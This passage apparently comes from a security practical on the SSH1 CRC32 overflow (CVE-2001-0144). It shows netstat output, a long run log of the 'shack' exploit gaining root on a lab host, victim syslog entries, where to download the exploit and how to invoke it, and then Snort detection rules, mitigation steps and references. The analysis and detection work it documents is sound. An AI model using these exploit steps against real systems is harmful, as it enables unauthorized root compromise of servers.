tcp        0      0 10.0.9.254:22           10.0.0.155:39639        TIME_WAIT
tcp        0      0 10.0.9.254:22           10.0.0.155:39638        TIME_WAIT
tcp        0      0 10.0.9.254:22           10.0.0.155:39637        TIME_WAIT
tcp        0      0 10.0.9.254:22           10.0.0.155:39636        TIME_WAIT
tcp        0      0 10.0.9.254:22           10.0.0.155:39635        TIME_WAIT
tcp        0      0 10.0.9.254:22           10.0.0.155:39634        TIME_WAIT
tcp        0      0 10.0.9.254:22           10.0.0.155:39633        TIME_WAIT
tcp        0      0 10.0.9.254:22           10.0.0.155:39632        TIME_WAIT
tcp        0      0 10.0.9.254:22           10.0.0.155:39631        TIME_WAIT
tcp        0      0 10.0.9.254:22           10.0.0.155:39630        TIME_WAIT
tcp        0      0 10.0.9.254:22           10.0.0.155:39629        TIME_WAIT
tcp        0      0 10.0.9.254:22           10.0.0.155:39628        TIME_WAIT
tcp        0      0 10.0.9.254:22           10.0.0.155:39627        TIME_WAIT
tcp        0      0 10.0.9.254:22           10.0.0.155:39626        TIME_WAIT
tcp        0      0 10.0.9.254:22           10.0.0.155:39625        TIME_WAIT
```

After a successful exploit, it prompts you that "you are in" and it appears to "hang". At this point, the exploit has established another connection to the victim host with root privileges. One can the execute commands in the context of root.


10.0.0.155 (6) - SecureCRT
File Edit View Options Transfer Script Window Help
Ready
ssh1: 3DES
24, 1
24 Rows, 80 Cols
VT100
NUM

```
Changing MSW of return address to: 0x080d
Crash, finding next return address
Changing MSW of return address to: 0x080e
Crash, finding next return address
EX: buf: 0x080ddb54 h: 0x080d9000 ret-dist: 0xb7f2354e
ATTACH NOW
Changing MSW of return address to: 0x080d
Crash, finding next return address
Changing MSW of return address to: 0x080e
No Crash, might have worked
Reply from remote: CHRIS CHRIS


***** YOU ARE IN *****

victim
Linux victim 2.2.14-5.0 #1 Tue Mar 7 21:07:39 EST 2000 i686 unknown
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10
(wheel)


whoami
root
```

All the connections and the brute force attack are logged in syslog as seen in the following truncated syslog entries.

```
===================================================
Feb 13 15:10:30 victim sshd[5928]: log: Server listening on port 22.
Feb 13 15:10:30 victim sshd[5928]: log: Generating 768 bit RSA key.
Feb 13 15:10:31 victim sshd[5928]: log: RSA key generation complete.
Feb 13 15:54:06 victim sshd[5956]: log: Connection from 10.0.9.128 port 32819
Feb 13 15:54:38 victim sshd[5956]: log: Could not reverse map address 10.0.9.128.
Feb 13 15:54:38 victim sshd[5956]: fatal: Did not receive ident string.
Feb 13 15:59:37 victim sshd[5957]: log: Connection from 10.0.9.128 port 32820
Feb 13 16:00:10 victim sshd[5957]: log: Could not reverse map address 10.0.9.128.
Feb 13 16:00:10 victim sshd[5957]: fatal: Did not receive ident string.
Feb 13 16:03:08 victim sshd[5962]: log: Connection from 10.0.9.128 port 32822
Feb 13 16:03:40 victim sshd[5962]: log: Could not reverse map address 10.0.9.128.
Feb 13 16:03:40 victim sshd[5962]: fatal: Did not receive ident string.
Feb 13 16:10:31 victim sshd[5928]: log: Generating new 768 bit RSA key.
Feb 13 16:10:31 victim sshd[5928]: log: RSA key generation complete.
Feb 13 16:25:23 victim sshd[5968]: log: Connection from 10.0.9.128 port 32846
Feb 13 16:25:55 victim sshd[5968]: log: Could not reverse map address 10.0.9.128.
Feb 13 16:25:59 victim sshd[5969]: log: Connection from 10.0.9.128 port 32847
Feb 13 16:26:56 victim sshd[5969]: log: Could not reverse map address 10.0.9.128.
Feb 13 16:26:56 victim sshd[5974]: log: Connection from 10.0.9.128 port 32848
Feb 13 16:27:39 victim sshd[5974]: log: Could not reverse map address 10.0.9.128.
Feb 13 16:27:39 victim sshd[5979]: log: Connection from 10.0.9.128 port 32849
Feb 13 16:27:39 victim sshd[5974]: fatal: Local: Corrupted check bytes on input.
Feb 13 16:28:12 victim sshd[5979]: log: Could not reverse map address 10.0.9.128.
Feb 13 16:28:12 victim sshd[5983]: log: Connection from 10.0.9.128 port 32850
Feb 13 16:28:45 victim sshd[5983]: log: Could not reverse map address 10.0.9.128.
Feb 13 16:28:45 victim sshd[5983]: fatal: Local: Corrupted check bytes on input.
Feb 13 16:28:45 victim sshd[5984]: log: Connection from 10.0.9.128 port 32851
Feb 13 16:29:18 victim sshd[5984]: log: Could not reverse map address 10.0.9.128.
Feb 13 16:29:18 victim sshd[5984]: fatal: Local: Corrupted check bytes on input.
Feb 13 16:29:18 victim sshd[5985]: log: Connection from 10.0.9.128 port 32856
Feb 13 16:29:51 victim sshd[5985]: log: Could not reverse map address 10.0.9.128.
Feb 13 16:29:51 victim sshd[5986]: log: Connection from 10.0.9.128 port 32857
Feb 13 16:30:24 victim sshd[5986]: log: Could not reverse map address 10.0.9.128.
Feb 13 16:30:24 victim sshd[5989]: log: Connection from 10.0.9.128 port 32859
Feb 13 16:30:57 victim sshd[5989]: log: Could not reverse map address 10.0.9.128.
Feb 13 16:30:57 victim sshd[5990]: log: Connection from 10.0.9.128 port 32860
Feb 13 16:31:30 victim sshd[5990]: log: Could not reverse map address 10.0.9.128.
Feb 13 16:31:30 victim sshd[5991]: log: Connection from 10.0.9.128 port 32874

========================================================
```


How to use the exploit

The exploit can be obtained from the packestorm website:

http://packetstormsecurity.org/0201-exploits/cm-ssh.tgz

The compressed archive contains the exploit program (shack), the scanning program that determines the version of SSH running on the remote host (sscan) and the targets file.

Once a vulnerable version of the SSH daemon has been found, the exploit is then ran specifying the target and target IP address.


10.0.0.155 (6) - SecureCRT
File Edit View Options Transfer Script Window Help
Ready
ssh1: 3DES
7, 50
24 Rows, 80 Cols
VT100
NUM

```
[root@linux1 tmp]# ./shack -t10 10.0.9.254 22
SSHD deattack exploit. By Dvorak with Code from teso (http://www.team-teso.net)

Target: Small - SSH-1.99-OpenSSH_2.2.0p1

Attacking: 10.0.9.254:22
Testing if remote sshd is vulnerable # ATTACH NOW
```

Compromising the remote host

When the exploit is ran, you will the following information:

```
[root@linux1 tmp]# ./shack -t10 10.0.9.254 22
SSHD deattack exploit. By Dvorak with Code from teso (http://www.team-teso.net)

Target: Small - SSH-1.99-OpenSSH_2.2.0p1

Attacking: 10.0.9.254:22
Testing if remote sshd is vulnerable # ATTACH NOW
YES #
Finding h - buf distance (estimate)
(1 ) testing 0x00000004 # SEGV #
```

```
(2 ) testing 0x0000c804 # FOUND #
Found buffer, determining exact diff
Finding h - buf distance using the teso method
(3 ) binary-search: h: 0x083fb7fc, slider: 0x00008000 # SEGV #
(4 ) binary-search: h: 0x083f77fc, slider: 0x00004000 # SURVIVED #
(5 ) binary-search: h: 0x083f97fc, slider: 0x00002000 # SURVIVED #
(6 ) binary-search: h: 0x083fa7fc, slider: 0x00001000 # SURVIVED #
(7 ) binary-search: h: 0x083faffc, slider: 0x00000800 # SEGV #
(8 ) binary-search: h: 0x083fabfc, slider: 0x00000400 # SEGV #
(9 ) binary-search: h: 0x083fa9fc, slider: 0x00000200 # SEGV #
(10) binary-search: h: 0x083fa8fc, slider: 0x00000100 # SURVIVED #
(11) binary-search: h: 0x083fa97c, slider: 0x00000080 # SURVIVED #
(12) binary-search: h: 0x083fa9bc, slider: 0x00000040 # SURVIVED #
(13) binary-search: h: 0x083fa9dc, slider: 0x00000020 # SURVIVED #
(14) binary-search: h: 0x083fa9ec, slider: 0x00000010 # SURVIVED #
(15) binary-search: h: 0x083fa9f4, slider: 0x00000008 # SEGV #
Bin search done, testing result
Finding exact h - buf distance
(16) trying: 0x083fa9ec # SURVIVED #
Exact match found at: 0x00005614
Looking for exact buffer address
Finding exact buffer address
(17) Trying: 0x08075614 # SEGV #
(18) Trying: 0x08076614 # SEGV #
(19) Trying: 0x08077614 # SEGV #
(20) Trying: 0x08078614 # SEGV #
(21) Trying: 0x08079614 # SEGV #
(22) Trying: 0x0807a614 # SEGV #
(23) Trying: 0x0807b614 # SEGV #
(24) Trying: 0x0807c614 # SEGV #
(25) Trying: 0x0807d614 # SEGV #
(26) Trying: 0x0807e614 # SEGV #
(27) Trying: 0x0807f614 # SEGV #
(28) Trying: 0x08080614 # SEGV #
(29) Trying: 0x08081614 # SEGV #
(30) Trying: 0x08082614 # SEGV #
(31) Trying: 0x08083614 # SEGV #
(32) Trying: 0x08084614 # SEGV #
(33) Trying: 0x08085614 # SEGV #
(34) Trying: 0x08086614 # SEGV #
(35) Trying: 0x08087614 # SEGV #
(36) Trying: 0x08088614 # SEGV #
(37) Trying: 0x08089614 # SEGV #
(38) Trying: 0x0808a614 # SEGV #
(39) Trying: 0x0808b614 # SEGV #
(40) Trying: 0x0808c614 # SEGV #
(41) Trying: 0x0808d614 # SEGV #
(42) Trying: 0x0808e614 # SEGV #
```

```
(43) Trying: 0x0808f614 # SEGV #
(44) Trying: 0x08090614 # SEGV #
(45) Trying: 0x08091614 # SEGV #
(46) Trying: 0x08092614 # SEGV #
(47) Trying: 0x08093614 # SEGV #
(48) Trying: 0x08094614 # SEGV #
(49) Trying: 0x08095614 # SEGV #
(50) Trying: 0x08096614 # SEGV #
(51) Trying: 0x08097614 # SEGV #
(52) Trying: 0x08098614 # SEGV #
(53) Trying: 0x08099614 # SEGV #
(54) Trying: 0x0809a614 # SEGV #
(55) Trying: 0x0809b614 # SEGV #
(56) Trying: 0x0809c614 # SEGV #
(57) Trying: 0x0809d614 # SEGV #
(58) Trying: 0x0809e614 # SEGV #
(59) Trying: 0x0809f614 # SEGV #
(60) Trying: 0x080a0614 # SEGV #
(61) Trying: 0x080a1614 # SEGV #
(62) Trying: 0x080a2614 # SEGV #
(63) Trying: 0x080a3614 # SEGV #
(64) Trying: 0x080a4614 # SEGV #
(65) Trying: 0x080a5614 # SEGV #
(66) Trying: 0x080a6614 # SEGV #
(67) Trying: 0x080a7614 # SEGV #
(68) Trying: 0x080a8614 # SEGV #
(69) Trying: 0x080a9614 # SEGV #
(70) Trying: 0x080aa614 # SEGV #
(71) Trying: 0x080ab614 # SEGV #
(72) Trying: 0x080ac614 # SEGV #
(73) Trying: 0x080ad614 # SEGV #
(74) Trying: 0x080ae614 # SEGV #
(75) Trying: 0x080af614 # SEGV #
(76) Trying: 0x080b0614 # SEGV #
(77) Trying: 0x080b1614 # SEGV #
(78) Trying: 0x080b2614 # SEGV #
(79) Trying: 0x080b3614 # SEGV #
(80) Trying: 0x080b4614 # SEGV #
(81) Trying: 0x080b5614 # SEGV #
(82) Trying: 0x080b6614 # SEGV #
(83) Trying: 0x080b7614 # SEGV #
(84) Trying: 0x080b8614 # SEGV #
(85) Trying: 0x080b9614 # SEGV #
(86) Trying: 0x080ba614 # SEGV #
(87) Trying: 0x080bb614 # SEGV #
(88) Trying: 0x080bc614 # SEGV #
(89) Trying: 0x080bd614 # SEGV #
(90) Trying: 0x080be614 # SEGV #
```

```
(91) Trying: 0x080bf614 # SEGV #
(92) Trying: 0x080c0614 # SEGV #
(93) Trying: 0x080c1614 # SEGV #
(94) Trying: 0x080c2614 # SEGV #
(95) Trying: 0x080c3614 # SEGV #
(96) Trying: 0x080c4614 # SEGV #
(97) Trying: 0x080c5614 # SEGV #
(98) Trying: 0x080c6614 # SEGV #
(99) Trying: 0x080c7614 # SEGV #
(100) Trying: 0x080c8614 # SEGV #
(101) Trying: 0x080c9614 # SEGV #
(102) Trying: 0x080ca614 # SEGV #
(103) Trying: 0x080cb614 # SEGV #
(104) Trying: 0x080cc614 # SEGV #
(105) Trying: 0x080cd614 # SEGV #
(106) Trying: 0x080ce614 # SEGV #
(107) Trying: 0x080cf614 # SEGV #
(108) Trying: 0x080d0614 # SEGV #
(109) Trying: 0x080d1614 # SEGV #
(110) Trying: 0x080d2614 # SEGV #
(111) Trying: 0x080d3614 # SEGV #
(112) Trying: 0x080d4614 # SEGV #
(113) Trying: 0x080d5614 # SEGV #
(114) Trying: 0x080d6614 # SEGV #
(115) Trying: 0x080d7614 # SEGV #
(116) Trying: 0x080d8614 # SEGV #
(117) Trying: 0x080d9614 # SEGV #
(118) Trying: 0x080da614 # SEGV #
(119) Trying: 0x080db614 # SEGV #
(120) Trying: 0x080dc614 # SEGV #
(121) Trying: 0x080dd614 # SEGV #
(122) Trying: 0x080de614 # SEGV #
(123) Trying: 0x080df614 # SEGV #
(124) Trying: 0x080e0614 # SURVIVED #
Finding distance till stack buffer
(125) Trying: 0xb7f26400 # SEGV #
(126) Trying: 0xb7f26054 # SEGV #
(127) Trying: 0xb7f25ca8 # SEGV #
(128) Trying: 0xb7f258fc # SEGV #
(129) Trying: 0xb7f25550 # SEGV #
(130) Trying: 0xb7f251a4 # SEGV #
(131) Trying: 0xb7f24df8 # SEGV #
(132) Trying: 0xb7f24a4c # SEGV #
(133) Trying: 0xb7f246a0 # SEGV #
(134) Trying: 0xb7f242f4 # SURVIVED # verifying
(135) Trying: 0xb7f242f4 # SEGV # OK
Finding exact h - stack_buf distance
(136) trying: 0xb7f240f4  slider: 0x0200# SEGV #
```

```
(137) trying: 0xb7f241f4  slider: 0x0100# SURVIVED #
(138) trying: 0xb7f24174  slider: 0x0080# SURVIVED #
(139) trying: 0xb7f24134  slider: 0x0040# SEGV #
(140) trying: 0xb7f24154  slider: 0x0020# SURVIVED #
(141) trying: 0xb7f24144  slider: 0x0010# SURVIVED #
(142) trying: 0xb7f2413c  slider: 0x0008# SEGV #
(143) trying: 0xb7f24140  slider: 0x0004# SEGV #
(144) trying: 0xb7f24142  slider: 0x0002# SEGV #
Final stack_dist: 0xb7f24144
EX: buf: 0x080dd614 h: 0x080d8000 ret-dist: 0xb7f240ca
ATTACH NOW
Changing MSW of return address to: 0x080d
Crash, finding next return address
Changing MSW of return address to: 0x080e
Crash, finding next return address
EX: buf: 0x080dd614 h: 0x080d8000 ret-dist: 0xb7f240c6
ATTACH NOW
Changing MSW of return address to: 0x080d
Crash, finding next return address
Changing MSW of return address to: 0x080e
Crash, finding next return address
EX: buf: 0x080dd614 h: 0x080d8000 ret-dist: 0xb7f240ce
ATTACH NOW
Changing MSW of return address to: 0x080d
Crash, finding next return address
Changing MSW of return address to: 0x080e
Crash, finding next return address
EX: buf: 0x080dd614 h: 0x080d8000 ret-dist: 0xb7f240c2
ATTACH NOW
Changing MSW of return address to: 0x080d
Crash, finding next return address
Changing MSW of return address to: 0x080e
Crash, finding next return address
EX: buf: 0x080dd614 h: 0x080d8000 ret-dist: 0xb7f240d2
ATTACH NOW
Changing MSW of return address to: 0x080d
Crash, finding next return address
Changing MSW of return address to: 0x080e
Crash, finding next return address
EX: buf: 0x080dd614 h: 0x080d8000 ret-dist: 0xb7f240be
ATTACH NOW
Changing MSW of return address to: 0x080d
Crash, finding next return address
Changing MSW of return address to: 0x080e
Crash, finding next return address
EX: buf: 0x080dd614 h: 0x080d8000 ret-dist: 0xb7f240d6
ATTACH NOW
Changing MSW of return address to: 0x080d
```

```
Crash, finding next return address
Changing MSW of return address to: 0x080e
Crash, finding next return address
EX: buf: 0x080dd614 h: 0x080d8000 ret-dist: 0xb7f240ba
ATTACH NOW
Changing MSW of return address to: 0x080d
Crash, finding next return address
Changing MSW of return address to: 0x080e
Crash, finding next return address
EX: buf: 0x080dd614 h: 0x080d8000 ret-dist: 0xb7f240da
ATTACH NOW
Changing MSW of return address to: 0x080d
Crash, finding next return address
Changing MSW of return address to: 0x080e
Crash, finding next return address
EX: buf: 0x080dd614 h: 0x080d8000 ret-dist: 0xb7f240b6
ATTACH NOW
Changing MSW of return address to: 0x080d
Crash, finding next return address
Changing MSW of return address to: 0x080e
Crash, finding next return address
EX: buf: 0x080dd614 h: 0x080d8000 ret-dist: 0xb7f240de
ATTACH NOW
Changing MSW of return address to: 0x080d
Crash, finding next return address
Changing MSW of return address to: 0x080e
Crash, finding next return address
EX: buf: 0x080dd614 h: 0x080d8000 ret-dist: 0xb7f240b2
ATTACH NOW
Changing MSW of return address to: 0x080d
Crash, finding next return address
Changing MSW of return address to: 0x080e
Crash, finding next return address
EX: buf: 0x080dd614 h: 0x080d8000 ret-dist: 0xb7f240e2
ATTACH NOW
Changing MSW of return address to: 0x080d
Crash, finding next return address
Changing MSW of return address to: 0x080e
Crash, finding next return address
EX: buf: 0x080dd614 h: 0x080d8000 ret-dist: 0xb7f240ae
ATTACH NOW
Changing MSW of return address to: 0x080d
Crash, finding next return address
Changing MSW of return address to: 0x080e
No Crash, might have worked
Reply from remote: CHRIS CHRIS
```

```
***** YOU ARE IN *****

victim
Linux victim 2.2.14-5.0 #1 Tue Mar 7 21:07:39 EST 2000 i686 unknown
uid=0(root) gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)

------------------------------------------------------------------------------------------------
```

Signature of the attack

The following signatures were developed by Marty Roesch and Brian Caswell, for use with Snort v1.8 or higher.

```
============================================================
alert tcp $EXTERNAL_NET any -> $HOME_NET 22     \
   (msg:"EXPLOIT ssh CRC32 overflow /bin/sh";  \
   flags:A+; content:"/bin/sh";                \
   reference:bugtraq,2347; reference:cve,CVE-2001-0144; \
   classtype:shellcode-detect;)

alert tcp $EXTERNAL_NET any -> $HOME_NET 22     \
   (msg:"EXPLOIT ssh CRC32 overflow filler";   \
   flags:A+; content:"|00 00 00 00 00 00 00 00 00 00 00 00|"; \
   reference:bugtraq,2347; reference:cve,CVE-2001-0144; \
   classtype:shellcode-detect;)

alert tcp $EXTERNAL_NET any -> $HOME_NET 22     \
   (msg:"EXPLOIT ssh CRC32 overflow NOOP";     \
   flags:A+; content:"|90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90|"; \
   reference:bugtraq,2347; reference:cve,CVE-2001-0144; \
   classtype:shellcode-detect;)

alert tcp $EXTERNAL_NET any -> $HOME_NET 22 \
   (msg:"EXPLOIT ssh CRC32 overflow";      \
   flags:A+; content:"|00 01 57 00 00 00 18|"; offset:0; depth:7; \
   content:"|FF FF FF FF 00 00|"; offset:8; depth:14;   \
   reference:bugtraq,2347; reference:cve,CVE-2001-0144; \
   classtype:shellcode-detect;)
============================================================
```

How to protect against it

SSH vulnerabilities have been well documented. The majority of these vulnerabilities apply to the SSH version 1 implementation, including the CRC32 vulnerability.

The following steps can be taken to protect against this vulnerability:

- *Upgrade to the latest version of SSH*

  The attack is only effective against version 1 of the SSH protocol. Upgrading to the SSH2 implementation will protect against this attack. Note that upgrading to the latest version may not be sufficient. The SSH-2 daemons implement a drop back to protocol 1 mode for protocol 1 clients. The SSH-2 protocol daemon accepts the connection and passes it to an SSH-1 protocol daemon if the client is not able to handle the SSH-2 protocol.

- *Restrict access to the SSH service*

  You can limit your exposure by filtering access to port 22 on your border router or firewall. You can also use tcp wrappers or a program that provides similar functionality.

- *Apply vendor specific patches*

  Contact your vendor directly and obtain patches for SSH vulnerabilities from your specific vendor.

Additional Information

Additional information can be found on the following web sites:

- http://www.cert.org/advisories/CA-2001-35.html
- http://online.securityfocus.com/bid/2347
- http://www.kb.cert.org/vuls/id/945216
- http://packetstormsecurity.nl/0102-exploits/ssh1.crc32.txt

References

1. SSH Protocol Architecture
   URL: http://www.ssh.com/tech/archive/secsh/architecture.txt

2. Carnegie Mellon Software Engineering Institute
   CERT Advisory CA-2001-35 Recent Activity Against Shell Daemons
   http://www.cert.org/advisories/CA-2001-35.html

3. Zwamborn, Damian. An Introduction To SSH Secure Shell. 15 May 2001.
   URL: http://rr.sans.org/encryption/intro_SSH.php

4. Incidents.org Website
   URL: http://www.incidents.org

5. Packetstorm Website
   URL: http://packetstormsecurity.nl

6. SSH Communications Security
   SSH Secure Shell White Paper. Version 1.0. June 2001
   URL: http://www.ssh.com/tech/whitepapers/SSH_Secure_Shell.pdf

7. Lewis, Shawn. A Discussion of SSH Secure Shell.4 August 2001
   URL: http://rr.sans.org/encryption/SSH.php

8. Computer Incident Advisory Capability – CIAC
   Understanding the SSH CRC32 Exploit. 20 December 2001.
   URL: http://www.ciac.org/ciac/techbull/CIACTech02-001.shtml

9. Dittrich, David. Analysis of SSH crc32 compensation attack detector exploit.
   15 Nov 2001.
   URL: http://staff.washington.edu/dittrich/misc/ssh-analysis.txt

10. SecurityFocus Website
    URL: http://online.securityfocus.com/bid/2347

11. Common Vulnerabilities and Exposures Website
    URL: http://www.cve.mitre.org

12. Symantec Corporation. PcAnywhere IP Port Usage
    URL http://service4.symantec.com/SUPPORT/pca.nsf/pfdocs/1998122810210812